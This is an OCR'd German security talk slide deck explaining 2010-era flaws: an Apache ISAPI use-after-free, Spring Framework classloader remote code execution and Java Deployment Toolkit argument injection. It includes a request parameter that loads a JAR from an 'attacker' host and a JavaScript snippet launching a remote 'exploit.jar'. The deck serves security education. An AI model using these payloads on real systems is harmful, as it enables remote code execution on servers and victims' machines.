
CVE-2010-0425

- Zwei Sonderfälle in **isapi_handler()**
  - Fehler beim HTTP message body parsing
  - Frühzeitiges Verbindungsende (TCP RST)
- Beide Fälle führen zum Aufruf von **isapi_unload()**
  - Und damit zur Entfernung der DLL aus Speicher
- Funktionspointer bleiben bestehen!
- Ein weiterer ISAPI Request führt zum Aufruf von
  - (*isa->HttpExtensionProc)(cid->ecb);
- Funktionspointer zeigt auf ungenutzten Speicher

CVE-2010-0425



Framework Schwachstellen




Spring Framework Arbitrary Code Exec

- Spring Framework erlaubt Properties von Objekten mit Userdaten zu überladen
  - Dadurch kann Java Classloader manipuliert werden
  - Nachladung eigener JAR-Files möglich
  - Remote Code Execution :)

Spring Framework Arbitrary Code Exec


- Angreifer baut eine eigene JAR-Datei
  - Definition von Spring Form Tags
  - In META-INF/tags/ Tag-Dateien mit Tag-Definitionen (beliebiger Java Code!)
- HTTP Request an Webanwendung (Form Controller)
  - class.classLoader.URLs[0]=jar:http://attacker/attack.jar!/
  - Erstes Element des repositoryURL Property des WebappClassLoader's wird dadurch überschrieben
- Später wird repositoryURL Propertiy verwendet
  - org.apache.jasper.compiler.TldLocationsCache.scanJars()
    - Auflösung von Tag-Libraries
    - Auflösung von in TLD spezifizierten Tag-Dateien

Client-Site Schwachstellen



Java Deployment Toolkit

- Gibt Java-Entwicklern einfache Möglichkeit ihre Anwendungen bei End-Usern installieren zu lassen
  - ActiveX control / NPAPI Plugin
- Seit Java 6 (Update 10) in Default-Installation enthalten
  - Teil jeder JRE-Installation!
  - “Safe for Scripting”
- Plugin bietet eine **launch()** Methode



Java Deployment Toolkit

- Toolkit nimmt nur minimale Überprüfungen des übergebenen Arguments vor
  - Übergabe beliebiger Commandline Argumente

```
$ javaws -help
Usage: javaws [run-options] <jnlp-file>
       javaws [control-options]

where run-options include:
  -verbose          display additional output
  -offline          run the application in offline mode
  -system           run the application from the system cache only
  -Xnosplash        run without showing a splash screen
  -J<option>        supply option to the vm
  -wait             start java process and wait for its exit

[...]
```

Java Deployment Toolkit

- Toolkit nimmt nur minimale Überprüfungen des übergebenen Arguments vor
  - Übergabe beliebiger Commandline Argumente

```
$ javaws -help
Usage: javaws [run-options] <jnlp-file>
       javaws [control-options]

where run-options include:
  -verbose          display additional output
  -offline          run the application in offline mode
  -system           run the application from the system cache only
  -Xnosplash        run without showing a splash screen
  -J<option>        supply option to the vm
  -wait             start java process and wait for its exit

[...]
```

Java Deployment Toolkit

- Mit **-J** können zusätzliche Parameter an VM übergeben werden
- Angabe von JAR-Files per **-jar** Argument
  - Benutzung von UNC-Pfad
- Einfaches Beispiel für Internet Explorer:

```
var o = document.createElement("OBJECT");
o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";
o.launch("http: -J-jar -J\\\\attacker.controlled\\exploit.jar none");
```

- Behoben in Version 1.6.0_20
  - Alle Versionen davor sind verwundbar!

Fazit

- Blick auf Gesamtsystem nicht aus dem Auge verlieren
  - XSS und SQL injection ist nicht alles
- Oft lohnt auch ein Blick auf weit verbreitete Software
  - “Das hat sich schon jeder angeschaut! Dort findet man sicherlich nichts mehr!”
- Auch im Bereich der WebApp Security kann man noch Spaß mit Memory Corruption haben ;)

Referenzen

- **State of the Art Post Exploitation in Hardened PHP Environments**, Stefan Esser (BH USA 2009)
  https://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-PAPER.pdf
- **Multiplatform View State Tampering Vulnerabilities**, David Byrne
  https://www.trustwave.com/spiderlabs/advisories/TWSL2010-001.txt
- **Beware of Serialized GUI Objects Bearing Data**, David Byrne (BH DC 2010)
  http://www.blackhat.com/presentations/bh-dc-10/Byrne_David/BlackHat-DC-2010-Byrne-SGUI-slides.pdf
- **IIS 5.1 Directory Authentication Bypass**, Soroush Dalili
  http://0me.me/demo/IIS/IIS5.1_Authentication_Bypass.pdf
- **Windows SMTP Service DNS query ID vulnerabilities**, Core Security (FD)
  http://archives.neohapsis.com/archives/fulldisclosure/2010-05/0058.html
- **Sun Java System Web Server XXE Arbitrary File Disclosure**, Kingcope
  http://seclists.org/fulldisclosure/2010/Apr/46
- **Spring Framework Arbitrary Code Execution**, Meder Kydyraliev
  http://www.exploit-db.com/exploits/13918/
- **Java Deployment Toolkit Arbitrary Command-Line Injection**, Tavis Ormandy
  http://marc.info/?l=full-disclosure&m=127081170517534&w=2

Shameless plug… we're hiring!

- n.runs hat mehrere offene Stellen zu besetzen
  - Security Consultants / Penetration Tester
- Bei Interesse bitte melden :)

Kontakt

Moritz Jodeit
IT Security Consultant

n.runs AG
Nassauer Straße 60
D-61440 Oberursel

phone: +49 6171 699-530
fax: +49 6171 699-199

mobile: +49 170 2 88 42 91
moritz.jodeit@nruns.com

www.nruns.com

it. consulting . infrastructure . security . business

... Fragen?

... Offene Diskussion